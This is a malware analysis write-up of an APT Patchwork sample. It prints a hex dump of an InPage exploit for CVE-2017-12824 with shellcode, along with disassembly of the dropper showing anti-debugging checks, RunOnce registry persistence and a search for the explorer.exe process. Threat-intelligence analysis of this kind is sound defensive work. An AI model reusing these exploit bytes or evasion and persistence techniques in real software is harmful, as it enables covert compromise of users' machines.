Branch: master ▾ | Find file | Copy path

CyberThreatIntel / Indian / APT / Patchwork / 27-08-19 / Malware analysis 27-08-19.md

StrangerealIntel Update Malware analysis 27-08-19.md

72f62e6 2 days ago

1 contributor

Raw | Blame | History

81 lines (74 sloc) 7.02 KB


Malware analysis about sample of APT Patchwork

Table of Contents

Malware analysis


Initial vector

The initial vector is an INP file (format used for the software InPage) with the exploit CVE-2017-12824, we can see here the 0x7E and 0x72 represent a class of type in the stream for use, an ole stream for launch the first binary file.




```
0011B8 00 00 06 00 04 00 02 00 00 00 2C 00 00 00 80 00 FF FF FF FF 82 00 06 00 00 00 00 06 01 00 01 06 04 00 00 7E 00 00 00 00 01 7E ..........,..........................~.....~
0011E2 03 98 18 00 02 7E 00 00 00 00 03 7E 00 00 00 00 03 00 05 00 02 00 00 00 14 00 00 00 80 00 05 00 01 00 08 03 2F 00 00 00 04 7E .....~.....~.........................../....~
00120C 01 00 10 7E 01 00 05 00 06 00 02 00 00 00 E9 00 00 00 80 00 FF FF FF FF 82 00 07 00 00 00 00 05 89 00 00 00 2A 50 50 69 63 74 ...~...............................*PPict
001236 73 31 34 62 61 30 36 39 00 90 90 90 90 83 C7 28 57 33 C0 50 64 89 20 BA 4C 75 4E 64 33 FF 3B 17 74 03 47 EB F9 83 C7 04 3B 17 s14ba069.......(W3.Pd. .LuNd3.;.t.G.....;.
001260 74 03 47 EB EF 83 C7 04 57 C3 8B 54 24 0C 33 C0 B4 10 33 DB B3 9C 01 04 1A 33 C0 C3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 t.G.....W..T$.3...3......3...............
00128A 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..........................................
0012B4 90 90 90 90 00 01 05 CE 7C 00 00 02 05 60 3C 00 00 03 05 C0 03 00 00 04 05 C0 03 00 00 72 7E 90 90 90 90 83 C7 28 FF D7 27 0A ........|....`<..............r~......(..'.
0012DE 05 04 00 0C 05 00 00 0D 05 00 8F E5 AD BA 7E CA 01 00 7E 7E A7 0F 00 01 7E C4 F9 17 00 02 7E 1C 1F 01 00 03 7E 40 9E 00 00 00 ..............~...~~....~.....~.....~@....
001308 00 00 00 49 6E 50 61 67 65 20 41 72 61 62 69 63 20 44 6F 63 75 6D 65 6E 74 01 00 02 00 00 00 00 00 FF FF FF FF FF FF FF FF FF ...InPage Arabic Document.................
001332 FF 00 00 06 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..........................................
00135C 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 04 00 00 01 00 00 00 00 00 01 00 01 04 00 00 00 02 04 00 01 02 03 00 02 02 00 00 03 ..........................................
001386 02 64 00 04 02 96 00 06 02 46 00 07 02 90 01 08 02 46 00 09 02 0A 00 0A 02 0A 00 0B 02 0C 00 0C 02 0E 00 0D 02 10 00 0E 02 12 .d.......F.......F........................
```

We can see on the strings on the dll, what extract the file in the temp folder and create a thread for the second PE file.



0x1000207c	BIN2	ASCII	4	5	.rdata
0x10002084	winopen.exe	UTF16LE	11	24	.rdata
0x1000209c	SAMPLE.INP	UTF16LE	10	22	.rdata
0x100020b4	RSDSXS	ASCII	6	7	.rdata
0x100020cc	c:\\users\\mz\\documents\\visual studio 2013\\Projects\\Shellcode\\Release\\Shellcode.pdb	ASCII	81	82	.rdata
0x100021aa	ExitProcess	ASCII	11	12	.rdata
0x100021b8	FindResourceA	ASCII	13	14	.rdata
0x100021c8	LoadResource	ASCII	12	13	.rdata
0x100021d8	WriteFile	ASCII	9	10	.rdata
0x100021e4	SizeofResource	ASCII	14	15	.rdata
0x100021f6	CreateFileW	ASCII	11	12	.rdata
0x10002204	GetTempPathW	ASCII	12	13	.rdata
0x10002214	LockResource	ASCII	12	13	.rdata
0x10002224	lstrcatW	ASCII	8	9	.rdata
0x10002230	CloseHandle	ASCII	11	12	.rdata
0x1000223e	CreateThread	ASCII	12	13	.rdata
0x1000224c	KERNEL32.dll	ASCII	12	13	.rdata
0x1000225c	ShellExecuteW	ASCII	13	14	.rdata
0x1000226a	SHELL32.dll	ASCII	11	12	.rdata




```
;-- eip:
(fcn) entry0 39
  entry0 (LPTHREAD_START_ROUTINE lpStartAddress, int32_t arg_ch);
; arg LPTHREAD_START_ROUTINE lpStartAddress @ ebp+0x8
; arg int32_t arg_ch @ ebp+0xc
push    ebp
mov     ebp, esp
dec     dword [arg_ch]
jne     0x100011ce
```

```
push    0                         ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push    0                         ; SIZE_T dwStackSize
push    dword [lpStartAddress]    ; LPTHREAD_START_ROUTINE lpStartAddress
push    section..text             ; 0x10001000 ; "U\x8b\xec\x81\xec4\x04" ; LPVOID lpParameter
push    0                         ; DWORD dwCreationFlags
push    0                         ; LPDWORD lpThreadId
call    dword [sym.imp.KERNEL32.dll_CreateThread] ; 0x10002028 ; "<\"" ; HANDLE CreateThread(LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE lpStartAddress, LPV...
```

```
mov     eax, 1
pop     ebp
ret     0xc
```

On the entrypoint of the second PE, we can see the first action is to check the environment in using the anti-forensic technique by the CheckRemoteDebuggerPresent function.



```
(fcn) entry0 343
  entry0 ();
; var LPWSTR lpBuffer @ ebp-0x218
; var HKEY cbData @ ebp-0x214
; var uint32_t var_210h @ ebp-0x210
; var LPDWORD pcbBuffer @ ebp-0x20c
; var int32_t var_4h @ ebp-0x4
push ebp
mov ebp, esp
sub esp, 0x218
mov eax, dword [0x403004]
xor eax, ebp
mov dword [var_4h], eax
push ebx
push esi
mov esi, dword [sym.imp.KERNEL32.dll_GetModuleFileNameW] ; 0x402018
xor ebx, ebx
push edi
mov edi, 0x104                  ; 260
push edi
push 0x403328                   ; '(3@'
push ebx
call esi
xor edx, edx
inc edx
```

```
push 0xa                        ; 10
pop eax
push 9                          ; 9
pop ecx
```

```
dec eax
sub ecx, 1
jne 0x4012e9
```

```
test eax, eax
je 0x4012f7
```

```
add edx, eax
jne 0x4012e3
```

```
lea eax, [var_210h]
mov dword [var_210h], ebx
push eax                        ; HANDLE hProcess
call dword [sym.imp.KERNEL32.dll_GetCurrentProcess] ; 0x402068 ; HANDLE GetCurrentProcess(void)
push eax                        ; PBOOL pbDebuggerPresent
call dword [sym.imp.KERNEL32.dll_CheckRemoteDebuggerPresent] ; 0x402064 ; BOOL CheckRemoteDebuggerPresent(HANDLE hProcess, PBOOL pbDebuggerPresent)
cmp dword [var_210h], ebx
je 0x401320
```

```
push edi
lea eax, [pcbBuffer]
push eax
push ebx
call esi
mov esi, dword [sym.imp.KERNEL32.dll_lstrcmpW] ; 0x402060
lea eax, [pcbBuffer]
push str.C:___ile.exe           ; 0x4021d0 ; u"C:\file.exe"
push eax
call esi
test eax, eax
je 0x401319
```


```
lea eax, [lpBuffer]
mov dword [lpBuffer], 0x208     ; 520
push eax                        ; LPWSTR lpBuffer
lea eax, [pcbBuffer]
push eax                        ; LPDWORD pcbBuffer
call dword [sym.imp.ADVAPI32.dll_GetUserNameW] ; 0x402008 ; "@&" ; BOOL GetUserNameW(LPWSTR lpBuffer, LPDWORD pcbBuffer)
push str.CurrentUser            ; 0x4021b8 ; u"CurrentUser"
lea eax, [pcbBuffer]
push eax
call esi
test eax, eax
je 0x401319
```

```
call GetIDExplorer
push str.PQWNCTK                ; 0x4020d4 ; u"PQWNCTK" ; HMODULE hModule
push str.BD02MLD7               ; 0x4020e4 ; u"BD02MLD7" ; LPCWSTR lpName
push ebx                        ; LPCWSTR lpType
call dword [sym.imp.KERNEL32.dll_FindResourceW] ; 0x402074 ; "b%" ; HRSRC FindResourceW(HMODULE hModule, LPCWSTR lpName, LPCWSTR lpType)
mov esi, eax
push esi                        ; HMODULE hModule
push ebx                        ; HRSRC hResInfo
call dword [sym.imp.KERNEL32.dll_LoadResource] ; 0x402038 ; "R%" ; HGLOBAL LoadResource(HMODULE hModule, HRSRC hResInfo)
push esi                        ; HMODULE hModule
push ebx                        ; HRSRC hResInfo
mov edi, eax
call dword [sym.imp.KERNEL32.dll_SizeofResource] ; 0x402078 ; "X$" ; DWORD SizeofResource(HMODULE hModule, HRSRC hResInfo)
push edi                        ; HGLOBAL hResData
mov esi, eax
call dword [sym.imp.KERNEL32.dll_LockResource] ; 0x402028 ; LPVOID LockResource(HGLOBAL hResData)
push ecx
mov edi, eax
push esi
mov ecx, edi
call section..text
pop ecx
pop ecx
lea eax, [cbData]
push eax                        ; HKEY hKey
push str.SOFTWARE__Microsoft__Windows__CurrentVersion__RunOnce ; 0x402128 ; u"\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" ; LPCWSTR lpSubKey
push 0x80000001                 ; PHKEY phkResult
call dword [sym.imp.ADVAPI32.dll_RegCreateKeyW] ; 0x402004 ; "P&" ; LSTATUS RegCreateKeyW(HKEY hKey, LPCWSTR lpSubKey, PHKEY phkResult)
mov esi, 0x403328               ; '(3@'
push esi                        ; LPCWSTR lpString
call dword [sym.imp.KERNEL32.dll_lstrlenW] ; 0x40203c ; int lstrlenW(LPCWSTR lpString)
lea eax, [eax*2 + 2]
push eax                        ; HKEY hKey
push esi                        ; LPCWSTR lpValueName
push 1                          ; 1 ; DWORD Reserved
push ebx                        ; DWORD dwType
push str.Putty                  ; 0x402190 ; u"Putty" ; const BYTE *lpData
push dword [cbData]             ; DWORD cbData
call dword [sym.imp.ADVAPI32.dll_RegSetValueExW] ; 0x402000 ; "`&" ; LSTATUS RegSetValueExW(HKEY hKey, LPCWSTR lpValueName, DWORD Reserved, DWORD dwType, const BYTE *lpData, DWORD cbData)
push dword [cbData]             ; HKEY hKey
call dword [sym.imp.ADVAPI32.dll_RegCloseKey] ; 0x40200c ; "r&" ; LSTATUS RegCloseKey(HKEY hKey)
mov ecx, edi
call AllocProcess
jmp 0x401319
```

```
push ebx                        ; UINT uExitCode
call dword [sym.imp.KERNEL32.dll_ExitProcess] ; 0x40204c ; VOID ExitProcess(UINT uExitCode)
```

Before go on the others function. We can see that the PE get the name of the user and create their persistence by an RunOnce key in the registry. (\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce Putty explorer.exe CurrentUser C:\file.exe)

After this, this uses the CreateToolhelp32snapshot function for getting a snapshot of all the process an parsed it until this fall on the explorer process.



```
(fcn) GetIDExplorer 183
  GetIDExplorer ();
; var int32_t var_234h @ ebp-0x234
; var int32_t var_230h @ ebp-0x230
; var int32_t var_228h @ ebp-0x228
; var int32_t var_218h @ ebp-0x218
; var LPCWSTR lpString2 @ ebp-0x20c
; var int32_t var_4h @ ebp-0x4
push ebp
mov ebp, esp
sub esp, 0x234
mov eax, dword [0x403004]
xor eax, ebp
mov dword [var_4h], eax
push ebx
push esi
push edi
xor edi, edi
mov dword [var_230h], 0x22c        ; 556
push edi
mov esi, edi
push 2                             ; 2
mov dword [var_234h], esi
call dword [sym.imp.KERNEL32.dll_CreateToolhelp32Snapshot] ; 0x402020
mov ebx, eax
lea eax, [var_230h]
push eax
push ebx
call dword [sym.imp.KERNEL32.dll_Process32FirstW] ; 0x40202c ; "\"%"
test eax, eax
jne 0x4014a1
```

```
lea eax, [var_230h]
push eax
push ebx
call dword [sym.imp.KERNEL32.dll_Process32NextW] ; 0x402024
test eax, eax
jne 0x401465
```

```
push ebx                           ; HANDLE hObject
call dword [sym.imp.KERNEL32.dll_CloseHandle] ; 0x402030 ; "4%" ; BOOL CloseHandle(HANDLE hObject)
cmp edi, esi
je 0x401452
```


```
mov esi, dword [var_228h]
call dword [sym.imp.KERNEL32.dll_GetCurrentProcessId] ; 0x402054 ; DWORD GetCurrentProcessId(void)
cmp esi, eax
lea eax, [lpString2]
push str.explorer.exe              ; 0x40219c ; u"explorer.exe" ; LPCWSTR lpString1
cmove edi, dword [var_218h]
push eax                           ; LPCWSTR lpString2
call dword [sym.imp.KERNEL32.dll_lstrcmpW] ; 0x402060 ; int lstrcmpW(LPCWSTR lpString1, LPCWSTR lpString2)
mov esi, dword [var_234h]
test eax, eax
cmove esi, dword [var_228h]
mov dword [var_234h], esi
```

```
mov al, 1
jmp 0x401454
```

```
xor al, al
```

```
mov ecx, dword [var_4h]
pop edi
pop esi
xor ecx, ebp
pop ebx
call CallcheckDebug
mov esp, ebp
pop ebp
ret
```

